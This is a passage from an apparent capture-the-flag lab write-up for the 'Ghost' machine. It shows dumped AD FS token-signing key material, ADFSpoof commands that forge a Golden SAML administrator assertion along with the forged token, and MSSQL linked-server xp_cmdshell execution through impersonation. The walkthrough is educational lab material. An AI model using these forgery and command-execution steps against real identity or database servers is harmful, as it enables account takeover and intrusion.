IHJh3JvnFP9y2ZY+w9ahSR6Rlai+SokV5TLTCY7ah9yP/W1IwGuA4kyb0Tx8sdE0S/5p1A63+VwhuANv2NHqI+YDXCKW4QmwYTAeJuMjW/mY8hewBDw+xAbSaY4RklYL85fMByon9AMe55Jaozk8X8IvcW6+m3V/zkKRG7srLX5R7ii3C4epaZPVC5NjNgpBkpT31X7ZZZIyphQIRNNkAve49oaquxVVcrDNyKjmkkm8XSHHn153z/yK3mInTMwr2FJU3W7L/Kkvprl34Tp5fxC7G/KRJV7/GKIlBLU0BlNZbuDm7sYPpRdzhAk
na4+c4r8gb2M5Qjasqit7kuPeCRSxkCgmBhrdvg4PCU6QRueIZ795qjWPKeJOs88c7sdADJiRjQSrcUGCAU59wTG0vB4hhO3D87sbdXCEa74/YXiR7mFgc7upx/JpV+KcCEVPdJQAhpfyVJGmWDJZBvVXoNC2XInsJZJf81Oz+qBxbZo+ZzJxeqxgROdxc+q5Qy6c+CC8Kg3ljMQNdzxpk6AVd0/nbhdcPPmyG6tHZVEtNWoLW5SgdSWf/M0tltJ/yRii0hxFBVQwRgFSmsKZIDzk5+OktW7Rq3VgxS4dj97ejfFbnoEbbvKl9S
TRPw/vuRbQaQF15ZnwlQ0fvtWuWbJUTiwXeWmp1yQMU/qWMV/LtyGRl4eZuROzBjd+ujf8/Q6YSdAMR/o6ziKBHXrzaF8dH9XizNux0kPdCgtcpWfW+aKEeiWiYDxpOzR8Wmcn+Th0hDD9+P5YeZ85p/NkedO7eRMi38lOIBU2nT3oupJMGnnNj1EUd2z8gMcW/+VekgfN+ku5yxi3b9pvUIiCatHgp6RRb70fdNkyUa6ahxM5zS1dL/joGuoIJe26lpgqpYz1vZa15VKuCRU6v62HtqsOnB5sn6IhR16z3H416uFmXc9k4WRZQ
0zrZjdFm+WPAHoWAufzAdZP/pdYv1IsrDoXsIAyAgw3rEzcwKs6XA5K9kihMIZXXEvtU2rsNGevNCjFqNMAS9BeNi9r/XjHDXnFZv6OQpfYJUPiUmumE+DYXZ/AP/MPSDrCkLKVPyip7xDevBN/BEsNEUSTXxm
[-] Encrypted Token Signing Key End

[-] Certificate value: 0818F900456D4642F29C6C88D26A59E5A7749EBC
[-] Store location value: CurrentUser
[-] Store name value: My

## Reading The Issuer Identifier
[-] Issuer Identifier: http://federation.ghost.htb/adfs/services/trust
[-] Detected AD FS 2019
[-] Uncharted territory! This might not work...
## Reading Relying Party Trust Information from Database
[-]
core.ghost.htb
 ==================
    Enabled: True
    Sign-In Protocol: SAML 2.0
    Sign-In Endpoint: https://core.ghost.htb:8443/adfs/saml/postResponse
    Signature Algorithm: http://www.w3.org/2001/04/xmldsig-more#rsa-sha256
    SamlResponseSignatureType: 1;
    Identifier: https://core.ghost.htb:8443
    Access Policy: <PolicyMetadata xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schemas.datacontract.org/2012/04/ADFS">
  <RequireFreshAuthentication>false</RequireFreshAuthentication>
  <IssuanceAuthorizationRules>
    <Rule>
      <Conditions>
        <Condition i:type="AlwaysCondition">
          <Operator>IsPresent</Operator>
        </Condition>
      </Conditions>
    </Rule>
  </IssuanceAuthorizationRules>
</PolicyMetadata>


    Access Policy Parameter:

    Issuance Rules: @RuleTemplate = "LdapClaims"
@RuleName = "LdapClaims"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn", "http://schemas.xmlsoap.org/claims/CommonName"), query = ";userPrincipalName,sAMAccountName;{0}", param = c.Value);
just to prove a point after all the changes still same error (cause i am using the first private key)
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/ADFSpoof]
└──╼ [★]$ python3 ADFSpoof.py -b TKSKey.bin DKM.bin -s federation.ghost.htb saml2 --endpoint https://core.ghost.htb:8443/adfs/saml/postResponse --nameidformat urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress --nameid administrator@ghost.htb --rpidentifier https://core.ghost.htb:8443 --assertions '<Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"><AttributeValue>administrator@ghost.htb</AttributeValue></Attribute><Attribute Name="http://schemas.xmlsoap.org/claims/CommonName"><AttributeValue>Administrator</AttributeValue></Attribute>'
    ___    ____  ___________                   ____
   / | / __ \/ ____/ ___/____ ____ ____ / __/
  / /| | / / / / /_ \__ \/ __ \/ __ \/ __ \/ /_
 / ___ | / /_/ / __/ ___/ / /_/ / /_/ / /_/ / __/
/_/ | _/_____/_/ /____/ .___/\____/\____/_/
                        /_/

A tool to for AD FS security tokens
Created by @doughsec

Calculated MAC did not match anticipated MAC
Calculated MAC: b'pp\xcc\x9f\x07\x1e_\x99\xdc\xda3\xc1=t\xb8\xb7\xad\xc8\x8e\x95\x9c\xb1\x9a\x91\x00\x8a\x03L\\\x84\xe3\xb8'
Expected MAC: b'O\x83av\x7f\x00\xff\xcc= \xeb\nB\xcaT\xfc\xa2\xa7\xbcCz\xf0M\xfc\x11,4E\x12M|f'
trying the second one gets us the token
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/ADFSpoof]
└──╼ [★]$ python3 ADFSpoof.py -b TKSKey.bin DKM2.bin -s federation.ghost.htb saml2 --endpoint https://core.ghost.htb:8443/adfs/saml/postResponse --nameidformat urn:oasis:names:tc:SAML:1.1:nameid-forma
t:emailAddress --nameid administrator@ghost.htb --rpidentifier https://core.ghost.htb:8443 --assertions '<Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"><AttributeValue>adminis
trator@ghost.htb</AttributeValue></Attribute><Attribute Name="http://schemas.xmlsoap.org/claims/CommonName"><AttributeValue>Administrator</AttributeValue></Attribute>'
    ___    ____  ___________                   ____
   / | / __ \/ ____/ ___/____ ____ ____ / __/
  / /| | / / / / /_ \__ \/ __ \/ __ \/ __ \/ /_
 / ___ | / /_/ / __/ ___/ / /_/ / /_/ / /_/ / __/
/_/ | _/_____/_/ /____/ .___/\____/\____/_/
                        /_/

A tool to for AD FS security tokens
Created by @doughsec

PHNhbWxwOlJlc3BvbnNlIHhtbG5zOnNhbWxwPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6cHJvdG9jb2wiIElEPSJfU085SE9OIiBWZXJzaW9uPSIyLjAiIElzc3VlSW5zdGFudD0iMjAyNi0wNi0yOFQxMTo1Nzo1Mi4wMDBaIiBEZXN0aW5hdGlvbj0iaHR0cHM6Ly9jb3
JlLmdob3N0Lmh0Yjo4NDQzL2FkZnMvc2FtbC9wb3N0UmVzcG9uc2UiIENvbnNlbnQ9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDpjb25zZW50OnVuc3BlY2lmaWVkIj48SXNzdWVyIHhtbG5zPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6YXNzZXJ0aW9uIj5odHRw
Oi8vZmVkZXJhdGlvbi5naG9zdC5odGIvYWRmcy9zZXJ2aWNlcy90cnVzdDwvSXNzdWVyPjxzYW1scDpTdGF0dXM%2BPHNhbWxwOlN0YXR1c0NvZGUgVmFsdWU9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDpzdGF0dXM6U3VjY2VzcyIvPjwvc2FtbHA6U3RhdHVzPjxBc3Nl
cnRpb24geG1sbnM9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDphc3NlcnRpb24iIElEPSJfSzNSS0pLIiBJc3N1ZUluc3RhbnQ9IjIwMjYtMDYtMjhUMTE6NTc6NTIuMDAwWiIgVmVyc2lvbj0iMi4wIj48SXNzdWVyPmh0dHA6Ly9mZWRlcmF0aW9uLmdob3N0Lmh0Yi9hZG
ZzL3NlcnZpY2VzL3RydXN0PC9Jc3N1ZXI%2BPGRzOlNpZ25hdHVyZSB4bWxuczpkcz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC8wOS94bWxkc2lnIyI%2BPGRzOlNpZ25lZEluZm8%2BPGRzOkNhbm9uaWNhbGl6YXRpb25NZXRob2QgQWxnb3JpdGhtPSJodHRwOi8vd3d3LnczLm
9yZy8yMDAxLzEwL3htbC1leGMtYzE0biMiLz48ZHM6U2lnbmF0dXJlTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8wNC94bWxkc2lnLW1vcmUjcnNhLXNoYTI1NiIvPjxkczpSZWZlcmVuY2UgVVJJPSIjX0szUktKSyI%2BPGRzOlRyYW5zZm9ybXM%2B
PGRzOlRyYW5zZm9ybSBBbGdvcml0aG09Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvMDkveG1sZHNpZyNlbnZlbG9wZWQtc2lnbmF0dXJlIi8%2BPGRzOlRyYW5zZm9ybSBBbGdvcml0aG09Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvMTAveG1sLWV4Yy1jMTRuIyIvPjwvZHM6VHJh
bnNmb3Jtcz48ZHM6RGlnZXN0TWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8wNC94bWxlbmMjc2hhMjU2Ii8%2BPGRzOkRpZ2VzdFZhbHVlPlI1VHptVCtSSmlqMVFGN2hHN0YwcjI3WndhQ29QYkY0K1BXRmdvblkyODg9PC9kczpEaWdlc3RWYWx1ZT48
L2RzOlJlZmVyZW5jZT48L2RzOlNpZ25lZEluZm8%2BPGRzOlNpZ25hdHVyZVZhbHVlPlR6NlpTZkcwK0hXQ3FwRlF0SGt2RG90Unhva0V6SlZ3dHc1SEF3Y1VOdmFMOCtZWE9Hb2ZIdStNRGRGeWh1SmxwSDM3NC9ZbU5RM0pPbEM2NjhQd2dORnBZTXdqSEtlUzJIaWRTMWdCTlY0
L1ZqUk11RVl5VENNdnFteGh2S21ZU2ZkRk1PWm1hNE5YSzcrMlZMSDVwZXdyNmVFQW80SXhiQWs1d1JBMUgybGdsQ2F3QkhNNWJYQ3dYMUoyVkNndkpzSE85NXVqaTRoSmEydTdsRWpoczlHWDJheGhvZzNEWVZvWlVlbGp5TGNiSW9wcjJ4RUFwMUpYL25CSnZCLzVscTRicFpaSk
ROZndXdW1TdXhQd081Qks4Z1RqR1U3RDlwRmwvc3loSVAzSFpobFM1YWlOMDJ2MnJMQWpVQjR2UGxRVVpWNm85eWRNczRvcVNUTFcvdHp1K2U4WXBvZkZFeU5tTGNpenpuRmhrUHc5TG05WUVLN0d0dHZvK1A2MmMyWDBrZmwrbFVkMmFIVWpXaW51Vm1XNm5uSmJyZjVCOE1YTDIz
K1Z6QlFLcmQ1UXdCTXIrV05WRXg0dkpkeWZLN2pVelpUUk5ZOTVWWDJhbk85SDA1VjI5Ujh6WnVaUjg3YWNWTVpDbnU4algrZk9WTUNEL2FRTEVCSVNmc0RLVDdEa0gzZmlCd1hRUHBVeUVtQmRXMlRJSXk2VlJZbmNYQjh3SzdLMWZYU1Z0eUtDWmJRbW1XM29pYmliY2pxVDdkVU
UweXpLcG5HbGNzUG1TSHBGVys1a25SUG8xYXIzZTJlWS8rR2Z1aDAxUDU2MHNXTDFOcWN6NTJUMi9rUGFqbGQ5U281VUtTbTJKU1ZjYW5GbXZDNmZ3bGRBWkVVMFI1RXM2Y2I0OHpvPTwvZHM6U2lnbmF0dXJlVmFsdWU%2BPGRzOktleUluZm8%2BPGRzOlg1MDlEYXRhPjxkczpY
NTA5Q2VydGlmaWNhdGU%2BTUlJRTVqQ0NBczZnQXdJQkFnSVFKRmNXd015YlJhNU80K1dPNXRXb0dUQU5CZ2txaGtpRzl3MEJBUXNGQURBdU1Td3dLZ1lEVlFRREV5TkJSRVpUSUZOcFoyNXBibWNnTFNCbVpXUmxjbUYwYVc5dUxtZG9iM04wTG1oMFlqQWdGdzB5TkRBMk1UZ3hO
akUzTVRCYUdBOHlNVEEwTURVek1ERTJNVGN4TUZvd0xqRXNNQ29HQTFVRUF4TWpRVVJHVXlCVGFXZHVhVzVuSUMwZ1ptVmtaWEpoZEdsdmJpNW5hRzl6ZEM1b2RHSXdnZ0lpTUEwR0NTcUdTSWIzRFFFQkFRVUFBNElDRHdBd2dnSUtBb0lDQVFDK0FBT0lmRXF0bFljbjE1M0wxQn
ZHUWdEeVhUbll3VFJ6c0s1OSt6RTF6Z0dLTzlONW5iOEZrK2RhS3BXTFFhaUg3b0RIYWVudy9RYXhCZzVxZGVEWW1EM296OEt5YUExeWdZQnJ6bTR3VzdGZjg3cks5RmU1SjUvaDZXOWc3NDloNUJJcVBRT3AwbDZzMXJmdW1PY2NONHliVzk1RVdOTDB2dVFYdkMrS1E0RDRnTVh1
OG1DR3B4dHZJTDhpbE50SnVJRzNPUllTS2hSYWwweXlKZU9oRzR4Z2xyWkpGMThwOXdobkU2b21nZ21BNm4yc2hEay90dlRZamlpNWU3L2ljV1RLa3JzTUNwYUtVTms3bXhkTVpoUWFiN1NtZktyWk40cFJEN2RWZzV6ekl5RDdVelM5Q0hMQzZ4TnpxL1owaHVhT2FKaE9TZEpTZ2
F0L2JzRzhuYngxOUhELyt5cFc5SjJMdE5GdWdkV3RtVUJXRE9RQllWaEI4U2c0VkVHZ1A5anlJdEhIMmJ6c0RmalJkSjhFMXVOSldQL2tRQTErd1lsT2RkTHFVM2IwSXNDdmxBOEV2WVcwVDFSc3U3N280eC93MGdXYjBvUVBFSXo3ejk3M2I0OTZ3cVF0M0RueWZlTzNsWFhmWk5j
dmFqNUtDUDJUdEdCK0tzaEY5cGtJUHhxN0YyZ01oN1FqeGpSSHNBMjlWOGpGbzlnTEQ3a1BWaWNhSVVkc2dpRkhuWVFGMTRhNTJKdFIxVjVpTitoOTVKa3V1RXFRV0RCSEF2UEVCQlprRVpIKzV5VCthQ0ZYWFgrQnBQdDNRR2pZTGVKVThDRnNNdG44UVZMWXZMZGNWUnNVblJoL1
dIaVh3Sk9PRVZFQ2E5dzcveVZuaGFsQ05CeDFFL2w0S1FJREFRQUJNQTBHQ1NxR1NJYjNEUUVCQ3dVQUE0SUNBUUFXWUtaVzNjRENCTzZkVDN5ZmwzT2N1eXAxTFZLVkkrOXBGeC9iYldwV2pTZGg2YjM5TFR4eEQ3RllVdGh1V1BaM3JGNEcrRmRNRkhIQ3gzWXBFbVVGbkVMS3NY
cWhaOTg5QVg1OEkvM21iZlVsS1dlSVBMU0xrcCtlUlpvTUprdDdrMS9LWHREYXNPUW4wTnNnWUVvd0xCSW1NQ011OXV1am5DbUZPd0hQL0lCaGdZUU1IaDQ2QnpTWFdQM2k4VlhiclJ0RHBvL2MvL09GSmhHbW5uRjhaUG1pNHh0emZTREJwVktxd1ZMcDc4Q2d1TXhqUWQrYmRVYj
Q1NTg4Wko0Q0xzUGRSUXAzMFdKMS9DTklhZW52Sld0QTJHNUladzVVMEVXQ0pMb1lKV0ZzOWl5T2ExL3k1NXJ1VzZKOGxJR0Qwd21vRWVDbDlDSDFFZDRkelVkVVhmMU1CQ1lQM1g5MmlheHpVRTB1cEdkLzFRbzZIVHl5T2xXdUF3cmtUMlZIRUxLVlpLT2c4K2RseTk3Z3laSWZV
dFF3SWtQd05sOHZvMDRjZmoraHpPdkJ6UEtBQVloMTROTGd2ZUFJL0RxTW5PME9LTyt3MUhCS3c2NE5CQ244Z29hekYrUHVGZlVPMHlOSEZMNGt4TXBjYXA2aWV2NmczQlhDU0R3ZnFUVU9FdUVzN3E5b1lLZ3EycW5OVk9USWhoSW5NWEJ6RW02aVAxM2pmdU9vWEpkUEFuRVVYbj
R5NXl3QTk3cnRiR25aRVB5eDFmMUVrWC9oYnFCUDR2b2d2OWtsdGFVRUVWWGtTK2hQcHhabWV4Q05yQkQxcTdHSi81MGViWWxDMENldjh3Nk1zOHRNME9ydnBwR1lsV3J0UHdldkV2ZmlSa3dCTEc3RU1BbkxTdz09PC9kczpYNTA5Q2VydGlmaWNhdGU%2BPC9kczpYNTA5RGF0YT
48L2RzOktleUluZm8%2BPC9kczpTaWduYXR1cmU%2BPFN1YmplY3Q%2BPE5hbWVJRCBGb3JtYXQ9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjEuMTpuYW1laWQtZm9ybWF0OmVtYWlsQWRkcmVzcyI%2BYWRtaW5pc3RyYXRvckBnaG9zdC5odGI8L05hbWVJRD48U3ViamVjdENv
bmZpcm1hdGlvbiBNZXRob2Q9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDpjbTpiZWFyZXIiPjxTdWJqZWN0Q29uZmlybWF0aW9uRGF0YSBOb3RPbk9yQWZ0ZXI9IjIwMjYtMDYtMjhUMTI6MDI6NTIuMDAwWiIgUmVjaXBpZW50PSJodHRwczovL2NvcmUuZ2hvc3QuaHRiOj
g0NDMvYWRmcy9zYW1sL3Bvc3RSZXNwb25zZSIvPjwvU3ViamVjdENvbmZpcm1hdGlvbj48L1N1YmplY3Q%2BPENvbmRpdGlvbnMgTm90QmVmb3JlPSIyMDI2LTA2LTI4VDExOjU3OjUyLjAwMFoiIE5vdE9uT3JBZnRlcj0iMjAyNi0wNi0yOFQxMjo1Nzo1Mi4wMDBaIj48QXVkaW
VuY2VSZXN0cmljdGlvbj48QXVkaWVuY2U%2BaHR0cHM6Ly9jb3JlLmdob3N0Lmh0Yjo4NDQzPC9BdWRpZW5jZT48L0F1ZGllbmNlUmVzdHJpY3Rpb24%2BPC9Db25kaXRpb25zPjxBdHRyaWJ1dGVTdGF0ZW1lbnQ%2BPEF0dHJpYnV0ZSBOYW1lPSJodHRwOi8vc2NoZW1hcy54bW
xzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy91cG4iPjxBdHRyaWJ1dGVWYWx1ZT5hZG1pbmlzdHJhdG9yQGdob3N0Lmh0YjwvQXR0cmlidXRlVmFsdWU%2BPC9BdHRyaWJ1dGU%2BPEF0dHJpYnV0ZSBOYW1lPSJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy9j
bGFpbXMvQ29tbW9uTmFtZSI%2BPEF0dHJpYnV0ZVZhbHVlPkFkbWluaXN0cmF0b3I8L0F0dHJpYnV0ZVZhbHVlPjwvQXR0cmlidXRlPjwvQXR0cmlidXRlU3RhdGVtZW50PjxBdXRoblN0YXRlbWVudCBBdXRobkluc3RhbnQ9IjIwMjYtMDYtMjhUMTE6NTc6NTEuNTAwWiIgU2Vzc2lvbkluZGV4PSJfSzNSS0pLIj48QXV0aG5Db250ZXh0PjxBdXRobkNvbnRleHRDbGFzc1JlZj51cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6YWM6Y2xhc3NlczpQYXNzd29yZFByb3RlY3RlZFRyYW5zcG9ydDwvQXV0aG5Db250ZXh0Q2xhc3NSZWY%2BPC9BdXRobkNvbnRleHQ%2BPC9BdXRoblN0YXRlbWVudD48L0Fzc2VydGlvbj48L3NhbWxwOlJlc3BvbnNlPg%3D%3D
just to give you an idea about the ADFS spoofing
We're tricking core.ghost.htb which the service provider. It's the app that decided to trust ADFS as its identity provider for authentication. When a real user logs in normally
the normal flow without spoofing would be like this
- User hits core.ghost.htb → gets redirected to ADFS (federation.ghost.htb) because it has no session yet
- User authenticates to ADFS using any of this methods password, Windows auth, whatever
- ADFS verified the user is who they say they are, builds a SAML assertion saying that this is administrator@ghost.htb and it is verified by me the ADFS and signs it with its private token-signing key
- ADFS POSTs that signed assertion back to
core.ghost.htbat the/adfs/saml/postResponseendpoint core.ghost.htbchecks the signature against ADFS's known public certificate, sees it's valid, and since it trusts ADFS as an IdP creates a session for that user without ever checking a password itself
but because we are spoofing we don't go through step 1 and 2 we just jump to 3 directly and the domain core.ghost.htb gets tricked thinking it came from a legit ADFS (it is legit) but it is forged and there is no way the core.ghost.htb can know that

now if we copied that from the response s%3AKqX3hLFbAtVSixlj_g2hHFO-7qunkZSW.wq2HgwUNNruPJft%2BqWiDtVsJ29ArNoejSS9vn6Ezdfg and set it in our browser as the cookie
MSSQL on core.ghost.htb
we got access to MSSQL debugger where we can execute commands

Enumeration
the website mentions something about other domain so i expected linked servers

and this returns 0 meaning we don't have system admin on the linked server
SELECT * FROM OPENQUERY([PRIMARY], 'SELECT SUSER_NAME(), IS_SRVROLEMEMBER(''sysadmin'')');and trying to exec failed and enable failed so there is only two more things we can try, procedures and impersonation i will start with the easiest
EXEC ('EXEC xp_cmdshell ''whoami''') AT [PRIMARY];and we can impersonate sa on that DB so lets get a shell
